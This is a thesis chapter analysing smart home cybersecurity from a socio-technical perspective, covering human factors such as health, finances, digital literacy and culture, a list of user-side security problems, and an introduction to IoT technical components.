In this chapter, we will discuss a socio-technical system, highlighting how a smart home is considered a system that interacts with humans and technology and the many factors and aspects to consider when uncovering the hidden risks within a smart home environment. The approach we are taking is a socio-technical analysis from a systems perspective. We will dive into the intricate balance between technological and human factors, exploring how these elements merge to form the ecosystem of a smart home. By dissecting this system's technical and social aspects, we aim to unveil the vulnerabilities and challenges every smart home user may face, thus providing a comprehensive view of smart home security. This chapter will identify the inherent risks and propose strategies for mitigating them, thereby contributing to the development of safer and more secure smart home environments. 2.2.2

The socio-technical theory supports that the effectiveness and efficiency of organizational systems are maximized when there is a seamless integration of the social and technical elements. The social components contain human, cultural, and organizational behaviors, while the technical elements comprise tools, processes, and infrastructure. Each aspect continuously affects the other, creating a web of connected devices that must be understood collectively rather than in isolation. The challenge with change management in organizations often lies in overemphasizing the technical components, such as the latest software updates or the acquisition of cutting-edge technology, without considering the social dynamics. How individuals interact with technology, the culture of technology use within an organization, and the broader societal implications of technological adoption are crucial factors that shape the success or failure of implementing new systems. For instance, in a smart-home scenario, the focus should not solely be on the technical updates and hardware advancements but also on how the residents adapt to and interact with these changes. It is not just about having the latest smart-home technology but understanding how it fits into the daily lives and routines of those who use it. This interplay between the social and technical realms is akin to the systemic complexity of engineering

Our approach is to adapt the theory to our problem statement 2.2.2; hence, it is not related to a business approach but rather a smart-home owner by an average person. We are also answering all the aspects of the original theory but mixing it in a way that makes our socio-technical analysis more flexible and related to the non-business approach. All the aspects hold together like glue when answering what affects the cyber security within a system and, in our case, a smart home, so in our modified version, we are merging the "People" and "Culture into the socio aspect and the "infrastructure" and "technology.", our Goals and Metrics will be summed in a risk analysis done by chapter 6 which will answer what goals of the thesis is. We have adopted a framework inspired by STC2.2.2.




Figure 4.0.1: Socio-technical systems diagram

4.1 Socio aspect of Socio-Technical Systems

Imagine a smart home like a high-tech car. It might have all the advanced features, but accidents can happen if the driver does not know how to use them or makes mistakes. Similarly, our smart homes might have the latest technology, but they rely heavily on how we, the people the socio-part is living in them, use it. Even with all this fancy tech, the safety of our smart homes often depends on our actions and decisions. We drive over the speed limit because we are late for a meeting; we humans make mistakes; we are not perfect; we often go over the speed limit when running late for an appointment; we sometimes forget where we placed our keys and occasionally neglect to buy groceries. Similarly, we can make mistakes with the security features of our smart home. Indeed, numerous factors influence our human behaviors. Even a company, home, or organization can have all the security in the world, yet a single human error can be its greatest downfall. Every religious text, every mythology, always speaks of human imperfection [74]. While our smart homes are remarkable, they are not magic shields against malicious threats. They need the social aspect to help them be as safe as possible. As individuals within a smart home, we are essential in ensuring our smart homes are secure and work in our best interest. This role is more than just using technology to work correctly; it is also about understanding it. Educating users about their smart home systems is crucial to prevent common mistakes and security breaches [30]. Moreover, user trust and perception significantly influence how these technologies are adopted and utilized [31]. Understanding that different users have varying levels of technical expertise is also crucial. This diversity requires smart home systems to be user-friendly and accessible to all.

Furthermore, we must acknowledge the threat posed by social engineering, where human psychology is exploited to compromise security [27]. As we integrate technology more deeply into our daily lives, privacy and data security concerns are becoming increasingly prominent. Our discussion here sets the foundation for exploring these issues in the context of smart homes. It also foreshadows the technical aspects, highlighting the intricate relationship between human behavior and technological vulnerabilities, thereby painting a comprehensive picture of the socio-technical landscape of smart home security.



Motivational Theories
1. Heuristic-Systematic Model
2. Fear Appeals Theory & Protection Motivation Theory
3. Social Influence Theory
4. Principle of Least Effort
5. Maslow's Hierarchy of Needs
6. Bounded Rationality
7. Classical & Operant Conditioning
8. Reciprocity Norm & Commitment and Consistency
9. Authority Principle & Scarcity Principle
10. Optimism Bias
11. Status Quo Bias & Normalcy Bias
Psychological Factors
Social network
Financial Constraints
Digital Literacy
Culture
Socio Aspects
Mental health
Education
Physical health
Life Experience

Figure 4.1.1: Socio- aspect diagram

4.1.1 Physical and Mental Health

Smart home technologies have become an essential aspect of modern living. However, physical and mental health conditions can significantly influence individuals' engagement with these technologies. For instance, people with physical limitations may depend on voice-activated devices or automated systems to perform everyday tasks. While these technologies bring convenience and independence, they also introduce specific cybersecurity risks. The need for ease of use may lead to less stringent security measures, such as simpler passwords or open network connections, which can increase vulnerability to cyber threats [37].

Our socio-technical diagram 4.0.1 illustrates how physical and mental health conditions intersect with cybersecurity in smart homes. Every smart-home user is affected by this factor. For example, individuals with mobility impairments may prefer voice-activated systems or devices with fewer authentication steps to accommodate their accessibility needs. However, these features can create security vulnerabilities if not adequately secured. Unauthorized voices or recordings can manipulate voice-activated systems, and simplified authentication processes can make it easier for malicious actors to gain access [34]. Users with vision impairments may find interacting with screen-based security systems such as complex password interfaces or CAPTCHA verifications challenging. As a result, they may try for more straightforward, less secure passwords or rely on automated password-saving features, which can pose a security risk if the device is lost or accessed by unauthorized individuals [36]. Standard audio-based security alerts, such as alarms or notifications, may not be effective for users with hearing impairments. This could lead to delayed responses to security breaches or an over-reliance on visual or tactile alerts, which might only sometimes be as prompt or noticeable, especially if the user is far from the device providing the alert [28].

Individuals suffering from chronic pain conditions may find it difficult to interact with technology for security purposes, such as regularly updating passwords or checking security notifications. They may prefer settings that require less frequent interaction, which could inadvertently lead to outdated security software or missed alerts about potential security threats [42].

Mental health is just as important as physical health. Mental health significantly impacts how individuals interact with and manage the security of smart home technologies. Various mental health conditions, from stress and anxiety to cognitive disorders, can shape a user's approach to cybersecurity in unique ways. In the intricate interplay between technology and daily life, the influence of mental health on cybersecurity, particularly within smart home technologies, is profound and often underestimated [75].

Individuals experiencing high levels of stress or anxiety may overlook essential security practices. The cognitive load imposed by stress can lead to forgetfulness or a lack of focus, resulting in neglected software updates, weak password choices, or failure to monitor security alerts [25]. Depression can affect motivation and energy levels, influencing how individuals engage with technology. A person experiencing depression might not have the mental energy to update passwords or check for system vulnerabilities regularly. This lack of engagement can leave smart home systems outdated and susceptible to cyber attacks [30].

Cognitive impairments, such as age-related or neurological conditions, can affect a user's understanding and management of complex smart home interfaces. This might lead to an over-reliance on default settings, which are often not the most secure, or difficulty in understanding how to protect their smart home network from cyber risks [34].

Individuals with attention deficit disorders might struggle with consistently managing and monitoring their smart home security. The need for regular attention to updates, password changes, and security notifications can be challenging, potentially leading to overlooked security threats [42]. Memory disorders can significantly impact how users remember to perform critical security tasks. Forgetting to change passwords, turning off smart devices when not in use, or deactivating former users' access can create security loopholes in the smart home environment [75].

4.1.2 Financial Constraints as a socio-aspect

Economic conditions and financial considerations often drive user decisions. The allure of saving money or grabbing a great deal, especially during events like Black Friday sales, often tempts consumers. Consumers actively strive to balance quality and affordability when juggling daily bills and living expenses. Most of us aim to own the latest and most secure gadgets. However, this aspiration frequently confronts our financial limits. The allure of more affordable alternatives, especially when faced with attractive discounts and promotional offers, can be compelling. Often, we need to research IoT devices thoroughly before we make purchases. Buying a smart home product at a significantly reduced price may seem smart in the short term. However, this approach can equate to cutting corners while building a house. Compromising the foundation for cost-saving can lead to future issues and repairs that far outweigh the initial savings [19].

In the context of smart home technology, opting for cheaper alternatives or discounted products without evaluating their security features can lead to similar risks [7]. The desire to save money often motivates many users, leading them to overlook the security aspect of these products. In a rush to secure a good deal, they might ignore critical aspects like data protection, software updates, and vulnerability to cyber threats [54]. This oversight can open the door to potential security breaches, transforming a financial win into a costly mistake in terms of privacy and safety [76].

Opting for cheap knockoff products from websites such as Wish and Alibaba might not always be the best strategy for cybersecurity [77]. When transforming our homes with smart technology, it is essential to consider the immediate financial savings and the long-term implications of these purchases [11]. Actively assessing the security features and reliability of smart home devices should be crucial in the decision-making process, especially when facing the temptation of discounted prices [78]. The goal is to find the right balance—ensuring that the pursuit of affordability does not compromise the security and integrity of our smart homes [79].

4.1.3 Digital Literacy as a Socio-Aspect

Digital literacy encompasses more than just operating devices; it involves understanding their roles in our daily lives. A digitally literate person sees a smart home as a treasure chest with physical items, sensitive personal information, daily routines, and safety measures. Such literacy enables individuals to discern which information or devices to integrate into the smart home and which to exclude due to potential risks. For instance, a digitally literate person will understand the implications of adding a device that collects extensive personal data or will recognize the dangers of devices prone to hacking as critical aspects of digital literacy [30].

The level of digital literacy profoundly impacts the cybersecurity of a smart home. Operating a device marks only the beginning; understanding how these devices communicate with the external world, who could potentially access this information, and the consequences of data breaches is essential [54]. A digitally literate individual stays aware of potential vulnerabilities in their smart home system. They understand the importance of secure passwords, regular software updates, and encryption and tend to be cautious about sharing access and vigilant in monitoring for unusual activities or potential breaches in their network [80].

Enhanced digital literacy enables users to understand and protect their smart homes fully. It involves more than just enjoying the conveniences these technologies offer; it includes actively safeguarding the privacy and security of the home environment. This approach entails the ability to critically evaluate the security features of smart home devices before purchasing, understand device manufacturers' privacy policies, and stay informed about the latest cybersecurity threats and protective measures [7]. Education plays a crucial role in laying the foundation of digital literacy. They often provide the basic knowledge to understand and operate digital devices and software [19]. Students learn about computer systems, internet safety, data privacy, and other essential concepts in school. This formal education is crucial for understanding digital technologies' theoretical and technical aspects [11]. With the rapid evolution of technology, keeping up-to-date often requires continuous self-learning. Resources such as online tutorials, webinars, tech blogs, and forums are invaluable for staying informed about the latest trends, tools, and security practices in the digital world [77]. This self-directed learning allows individuals to explore specific areas of interest or need, such as securing a smart home system [78]. The most effective digital literacy often comes from a blend of formal education, self-learning, and practical experience [79]. Economic conditions and financial considerations often drive user decisions. The allure of saving money or grabbing a great deal, especially during events like Black Friday sales, often tempts consumers. Consumers actively strive to balance quality and affordability when juggling daily bills and living expenses. Most of us aim to own the latest and most secure gadgets. However, this aspiration frequently confronts our financial limits. The allure of more affordable alternatives, especially when faced with attractive discounts and promotional offers, can be compelling. Often, we need to research IoT devices thoroughly before we make purchases. Buying a smart home product at a significantly reduced price may seem smart in the short term. However, this approach can equate to cutting corners while building a house. Compromising the foundation for cost-saving can lead to future issues and repairs that far outweigh the initial savings [19].

In the context of smart home technology, pushing for cheaper alternatives or discounted products without evaluating their security features can lead to similar risks [7]. The desire to save money often motivates many users, leading them to overlook the security aspect of these products. In a rush to secure a good deal, they might ignore critical aspects like data protection, software updates, and vulnerability to cyber threats [54]. This oversight can open the door to potential security breaches, transforming a financial win into a costly mistake in terms of privacy and safety [76].

Opting for cheap knockoff products from websites such as Wish and Alibaba might not always be the best strategy for cybersecurity [77]. When transforming our homes with smart technology, it is essential to consider the immediate financial savings and the long-term implications of these purchases [11]. Actively assessing the security features and reliability of smart home devices should be crucial in decision-making, especially when facing the temptation of discounted prices [78]. The goal is to find the right balance—ensuring that the pursuit of affordability does not compromise the security and integrity of our smart homes [79].

4.1.4 Education as a Socio-Aspect

Education, as a socio-aspect, plays a significant role in shaping how individuals interact with and understand technology, including smart home devices. It is important to differentiate between general education and digital literacy, as they are related but distinct concepts. Education provides a broad base of knowledge that encompasses various subjects and skills. It gives individuals a fundamental understanding of how things work, which can be critical in grasping the basic principles of technology [19]. Formal education often focuses on developing critical thinking and problem-solving skills. These skills are crucial when dealing with technology, enabling individuals to approach technical problems logically and find effective solutions [11].

Education in fields like science, mathematics, and computing can directly contribute to a better understanding of the technologies used in smart homes. This knowledge can be vital for comprehending how these devices function and how they can be effectively utilized and secured [78]. Education changes with society, and what many learned a few decades ago may be less relevant today, leaving a huge gap in knowledge for those who completed their education a few decades ago compared to the newest technology that is released [79]. What separates education from digital literacy is that digital literacy refers more specifically to the ability to use, understand, and communicate with digital technologies. It is about being competent in navigating digital platforms, understanding digital content, and effectively utilizing digital tools [7]. Digital literacy also involves staying informed about the latest technologies and trends. This aspect is particularly important in the context of smart homes, where technology can rapidly evolve [77].

4.1.5 Social network as a socio-aspect

The influence of social networks on human behavior within the socio-aspect of smart home technology is multifaceted, particularly in how we make decisions about purchasing and using these technologies. Social networks include friends, family, and broader internet communities, influencers on platforms like YouTube, and online forums [7]. Friends and family often play a significant role in influencing our choices regarding smart home technology. Recommendations or warnings from people within our immediate social circle can sway our decisions. For instance, if a friend shares a positive experience with a particular smart home device, we might be more inclined to purchase it [78]. Influencers on platforms like YouTube, Instagram, or tech blogs profoundly impact shaping opinions and trends in smart home technology. Their reviews, tutorials, and endorsements can significantly influence what products we consider safe, useful, or trendy [77]. However, it is important to note that influencers might sometimes emphasize the features and benefits of a product while overlooking potential security concerns [19].

Online communities and forums can be rich sources of information and advice. They allow individuals to share experiences, troubleshoot problems, and offer recommendations. However, the quality and reliability of this information can vary, and users might sometimes receive misguided advice that affects their cybersecurity practices [11]. Social media platforms often showcase the latest trends in smart home technology. Users might feel pressured to keep up with these trends, leading to hasty purchases without thorough consideration of a product's security features or compatibility with their existing systems [79]. People often share their experiences with certain technologies, including any problems encountered in social networks. This sharing can lead to a collective learning process where individuals benefit from the experiences of others in improving their cybersecurity practices [54]. Humans tend to model their behavior after what they observe in their social environment. Seeing others take cybersecurity seriously – such as setting up strong passwords, updating software regularly, or investing in secure technology – can encourage similar behaviors among peers [80]. Trust in recommendations from social networks can sometimes lead to overlooking due diligence. Conversely, skepticism expressed in these networks about certain technologies or security practices can create a more cautious approach among users; blind trust may be the biggest downfall of a smart home user [7].

4.1.6 Culture as a Socio-aspect

Culture plays a distinct role within the socio-aspect of smart home technology, differing from the influence of social networks. It comprises the community's values, beliefs, practices, and norms. Culture shapes long-term attitudes and behaviors toward technology, influencing perceptions of privacy, security, and technology's role in daily life [7]. Different cultures might perceive the risks associated with smart home technology differently, influencing how seriously they approach cybersecurity measures. Some cultures might place a higher value on security, affecting overall attitudes and practices [78]. For instance, communities that strongly emphasize privacy might be more cautious about adopting smart home technologies that require extensive personal data sharing [19].

Cultural influences often endure over time, resulting in established habits in technology usage and security practices. These practices can include regularly updating software, being ready to invest in security measures, and the general approach to adopting new technologies [77]. For example, in cultures where technological advancement is highly valued, there might be quicker adoption of the latest smart home technologies and an understanding of the need for robust cybersecurity measures [11]. Moreover, in societies where community and shared experiences are valued, there might be more collaborative efforts toward understanding and implementing smart home security. This could manifest in community-driven initiatives to educate about cybersecurity risks and best practices [79]. The cultural context in which individuals and communities operate significantly impacts their approach to smart home technology. This cultural backdrop not only shapes individual attitudes and behaviors but also influences the collective response to the challenges and opportunities presented by smart home technologies [54].

4.1.7 Life experience as a Socio-Aspect

Life experience crucially molds our approach to cybersecurity in the smart home environment. It shapes our interactions with technology, influencing our choices, awareness, and responses to security challenges. Individuals who have grown up with technology or have been consistently exposed to it usually develop a more profound understanding of digital devices. This understanding translates into making informed decisions about selecting and securing smart home technologies. Conversely, those with limited exposure to technology might find themselves at a greater risk of cybersecurity breaches due to a lack of familiarity [79]. Our perceptions of risk and our proactive measures in cybersecurity are often colored by our past experiences, especially those involving technology use and security incidents. For example, someone who has previously faced a cybersecurity breach will likely be more vigilant and proactive in securing their smart home systems [78].

Diversity in life experiences, particularly in varying technological contexts, enhances adaptability to new technologies. This is crucial in the rapidly evolving field of smart home technology, where security threats are constantly changing, and new protective measures are continually introduced [56]. Past experiences, including technological mistakes and challenges, are invaluable learning tools. Individuals who have navigated through such challenges in the past are often better equipped to anticipate and address potential cybersecurity risks in their smart homes [55]. Furthermore, life experiences enhance critical thinking and problem-solving skills, essential when securely setting up smart home devices and responding effectively to security incidents. Managing smart home cybersecurity requires collaboration with family members, technicians, or security experts. Skills enhanced through life experiences, such as communication and collaboration, contribute significantly to the effective management of smart home security [81]. Individuals' attitudes and priorities regarding technology and security may change as they progress through different life stages. For instance, becoming a parent might increase one's focus on cybersecurity, driven by the heightened need to protect one's family [82]. This section thus illustrates the multifaceted impact of life experience on smart home cybersecurity, underlining the importance of awareness, adaptability, and continuous learning in the digital age.

4.1.8 Motivational Theories

Human cognition plays a pivotal role in deploying and utilizing smart home technologies. The intricacies of our psychological makeup significantly influence how we navigate and utilize smart homes. For instance, a person's attitude towards risk, shaped by individual experiences, might determine their approach to smart home security. Someone naturally cautious, possibly influenced by a high perception of risk, might regularly update passwords and educate themselves about the latest security measures. Conversely, a more laid-back individual, perhaps exhibiting optimism bias, might adopt a "set it and forget it" approach, not fully recognizing the potential risks. Understanding these behaviors and adopting best practices can make the most of smart home technology and ensure our safety [40]. Physical and mental health conditions also impact how individuals interact with smart home technology. Individuals with physical or mental health issues may seek the easiest solutions, potentially compromising security. This tendency is related to the Principle of Least Effort, where users opt for convenient but less secure options [32]. Economic conditions often dictate decisions regarding smart home technology. Users' financial situations can influence their choices, sometimes leading them to prioritize cost over security [29]. Education plays a crucial role in shaping technological understanding. A higher level of education often correlates with a deeper comprehension of technology, influencing how users approach smart home security [37]. Life experiences, especially past interactions with technology, shape attitudes toward smart home adoption and security. Personal experiences can condition users' security behaviors in smart home environments [36]. Cultural psychology offers insights into how societal values and norms influence technology use. Different cultures have varying perceptions of privacy, technology, and security, affecting how communities adopt and secure smart homes [7, 19]. Social networks, including friends, family, and online communities, significantly shape users' attitudes and behaviors toward smart home security. Trust and skepticism within these networks can greatly influence users' decisions and practices [38]. A blend of factors, including economic conditions, education, life experiences, culture, and social networks, collectively shape how individuals interact with and secure their smart homes. Authority and scarcity principles, optimism bias, normalcy bias, and oversharing further influence users' decisions and perceptions in this interconnected digital landscape [43].

4.1.9 Problems that can occur from the socio-aspect

We can identify several specific problems that could occur within a smart home, with each problem linked to one or more socio-aspect areas

1. **Problem - Neglecting Device Updates (Physical Health, Principle of Least Effort, Maslow's Hierarchy of Needs)**: Discussed in section 4.1.1, highlighting how physical disabilities and the need for ease (a level in Maslow's Hierarchy) can lead to neglecting device updates.
2. **Problem - Overlooking Security Protocols (Mental Health, Optimism Bias, Fear Appeals Theory)**: This problem is also explored in Section 4.1.1, showing how mental health issues and optimism bias can impact security protocol adherence.
3. **Problem - Compromising on Quality for Cost (Financial Constraints, Scarcity Principle, Protection Motivation Theory)**: Financial constraints combined with the Scarcity Principle and insufficient motivation for protection can lead users to go for cheaper, less secure smart home devices. They are addressed in Section 4.1.2, where financial constraints and the Scarcity Principle can lead to choosing less secure devices.
4. **Problem - Inadequate Network Security (Digital Literacy, Dunning-Kruger Effect)**: Users with limited digital literacy might fail to secure their networks adequately, not realizing their own knowledge gaps, a scenario explained by the Dunning-Kruger Effect. Covered in 4.1.3, focusing on how limited digital literacy can result in inadequate network security.
5. **Problem - Misinformed Security Practices (Education, Social Influence Theory)**: Discussed in section 4.1.4 and 4.1.5, relating to how education level and social influence affect security practices. Limited education and peer influence, along with misplaced trust in one's social circle, can lead to the adoption of ineffective security practices.
6. **Problem - Blindly Following Trends (Social Network, Status Quo Bias, Reciprocity Norm)**: Peer pressure, desire to conform (Status Quo Bias), and the urge to reciprocate actions seen in social circles (Reciprocity Norm) can lead users to adopt insecure technologies. This issue is found in Section 4.1.5, where peer pressure and social norms can lead to the adoption of insecure technologies.
7. **Problem - Resistance to Security Updates (Culture, Normalcy Bias)**: Cultural resistance or a bias towards maintaining the status quo (Normalcy Bias) can prevent users from adopting critical security updates. Addressed in Section 4.1.6, illustrating how cultural resistance and normalcy bias can impede the adoption of security updates.
8. **Problem - Over-Sharing Sensitive Information (Oversharing Phenomenon, Social Network, Commitment, and Consistency)**: Social tendencies to overshare, combined with a drive for consistency in one's social network actions (Commitment and Consistency), can lead to the disclosure of sensitive information. Explored in Section 4.1.5 and 14, focusing on how social behavior can lead to the unintentional disclosure of information.

9. **Problem - Ignoring Physical Security Measures (Life Experience, Endowment Effect)**: Excessive trust in one's environment, influenced by the Endowment Effect, may lead to neglecting physical security measures for smart devices. They are related to Section 4.1.7, demonstrating how life experience and trust in familiar environments can impact security measures.

10. **Problem - Underestimating Sophisticated Cyber Threats (Education, Dunning-Kruger Effect)**: A lack of comprehensive cybersecurity education may cause users to underestimate the sophistication of cyber threats, an effect of the Dunning-Kruger Effect. As discussed in Section 4.1.4, highlighting how a lack of education can lead to underestimating cyber threats.

11. **Problem - Reliance on Default Settings (Life Experience, Principle of Least Effort)**: A preference for simplicity or lack of experience might lead users to rely on less secure default settings. As discussed in Section 4.1.7, showing how life experience and a preference for simplicity can result in using less secure default settings.

12. **Problem - Vulnerability to Social Engineering (Social Influence Theory, Authority Principle)**: Users might fall prey to social engineering attacks, especially those executed under the guise of authority or peer influence. As discussed in section 4.1.5, social influence and authority can increase vulnerability to social engineering.

13. **Problem - Disregarding Software Updates (Life Experience, Bounded Rationality)**: Users might ignore important software updates due to Bounded Rationality, not fully comprehending the risks involved. Related to 4.1.7, illustrating how life experience and cognitive limitations can lead to ignoring software updates.

14. **Problem - Failure to Recognize Manipulative Tactics (Psychological Theories, Heuristic-Systematic Model)**: Reliance on cognitive heuristics might lead users to fall for manipulative tactics in cybersecurity threats. Tied to Section 4.1.8, where cognitive heuristics can influence the recognition of manipulative tactics.

15. **Problem - Complacency in Security Practices (Culture, Classical & Operant Conditioning)**: Cultural norms and conditioning can lead to complacency in maintaining security practices, increasing the risk of breaches. As we discussed in Section 4.1.6, it shows how cultural norms and conditioning affect security practice complacency.

16. **Problem - Misplaced Trust in Familiar Brands (Culture, Endowment Effect)**: A tendency to overly trust familiar brands or systems, influenced by the Endowment Effect, might lead to overlooking potential security flaws. As addressed in Section 4.1.6, focusing on how cultural factors and the Endowment Effect can lead to misplaced trust in familiar brands.

17. **Problem - Overconfidence in Personal Cybersecurity Measures (Psychological Theories, Dunning-Kruger Effect)**: Users might overestimate their ability to manage cybersecurity effectively, leading to critical oversights. Linked to Section 4.1.8, where overconfidence in personal cybersecurity abilities is highlighted.

18. **Problem - Ignoring Emerging Security Threats (Education, Normalcy Bias)**: A lack of up-to-date education and a bias towards normalcy may cause

users to ignore emerging security threats. Related to Section 4.1.4, illustrating how education level and normalcy bias can lead to ignoring new security threats.

4.2 Technical Aspect of Socio-Technical Systems

The technical aspect of socio-technical systems in smart homes is a complex amalgamation of hardware, software, networks, and digital services. Smart homes encompass a variety of IoT devices, like smart lights, smart TVs, smartphones, and the intricate software platforms that control and manage them. These platforms rely on API services, critical for integrating and interacting between various devices and applications. Communication within these systems often utilizes standard protocols like HTTP POST and GET requests, enabling the transfer and retrieval of data over the Internet [71] [83]. This data exchange is essential for the real-time operation and responsiveness of smart home applications [37]. Regular updates and patches play a crucial role in maintaining the security and functionality of these systems, addressing vulnerabilities, and enhancing features [58]. Security and privacy are essential, with mechanisms such as authentication protocols safeguarding user access and control [17]. Encryption protects data as it traverses the digital network, ensuring confidentiality and integrity [84]. Internet Service Providers (ISPs) are also vital, providing the necessary connectivity infrastructure for these systems to function [45]. ISPs support the digital network backbone that underlies the seamless operation of smart home devices and services. In essence, the technical aspect of socio-technical systems in smart homes is a dynamic and evolving field. It integrates various technologies and practices, from hardware and software innovation to digital networking and security protocols [12]. This integration ensures that smart homes are functional, efficient, secure, and user-friendly, catering to the diverse needs of modern living. While the technical aspect focuses on smart homes' tangible components and operational frameworks, it differs from the socio-aspect, which emphasizes human-centric elements such as user experience, social impact, and interaction with technology [20]. The technical features create the foundation and capabilities of the system. In contrast, the socio aspect addresses how these technologies are integrated into daily life, influencing and being influenced by social behaviors and norms [34].




Figure 4.2.1: Technical- aspect diagram

4.2.1 IoT-Devices as a Technical Aspects

Integrating IoT devices into smart homes significantly advances merging digital intelligence with everyday living. Adopting various smart devices, including smartphones, smart TVs, smart lights, and numerous other household items, drives this transformation of traditional homes into smart environments. These devices enhance home automation by providing advanced functionalities such as remote control through applications and intelligent data collection, leading to improved living experiences [56]. Smartphones and tablets have become central to controlling and monitoring these smart environments. Smart TVs now serve multiple functions, extending beyond entertainment to information dissemination and home management. Smart lighting systems adjust their output based on time, occupancy, or desired ambiance, while smart thermostats learn and adapt to user preferences, optimizing comfort and energy efficiency [55]. The interconnectivity of IoT devices, while beneficial, introduces several cybersecurity risks. Each device connected to the internet can potentially be exploited as a target for cyber threats. The diversity in device types and manufacturing standards further complicates the security landscape, necessitating stringent cybersecurity protocols [81].

IoT devices rely on internet communication, often utilizing cloud services for data storage and processing. They interact with various service applications through API services, processing user commands and data inputs. This connection highlights the need for robust cybersecurity measures to protect against unauthorized access and data breaches [82]. Regular maintenance and firmware updates are crucial in safeguarding these devices against emerging security threats [57]. The data privacy concerns associated with IoT devices in smart homes are equally critical. Handling personal data with these devices raises questions about privacy and data security. Ensuring that personal data is secured and processed with respect for user privacy is a challenge that extends beyond technical aspects to include regulatory and ethical considerations [85]. Integrating IoT devices into smart homes presents a dual challenge of ensuring enhanced functionality and convenience while simultaneously addressing the complexities of cybersecurity and data privacy. This requires a collaborative approach involving manufacturers, users, and regulatory bodies to ensure a secure and efficient smart home environment.

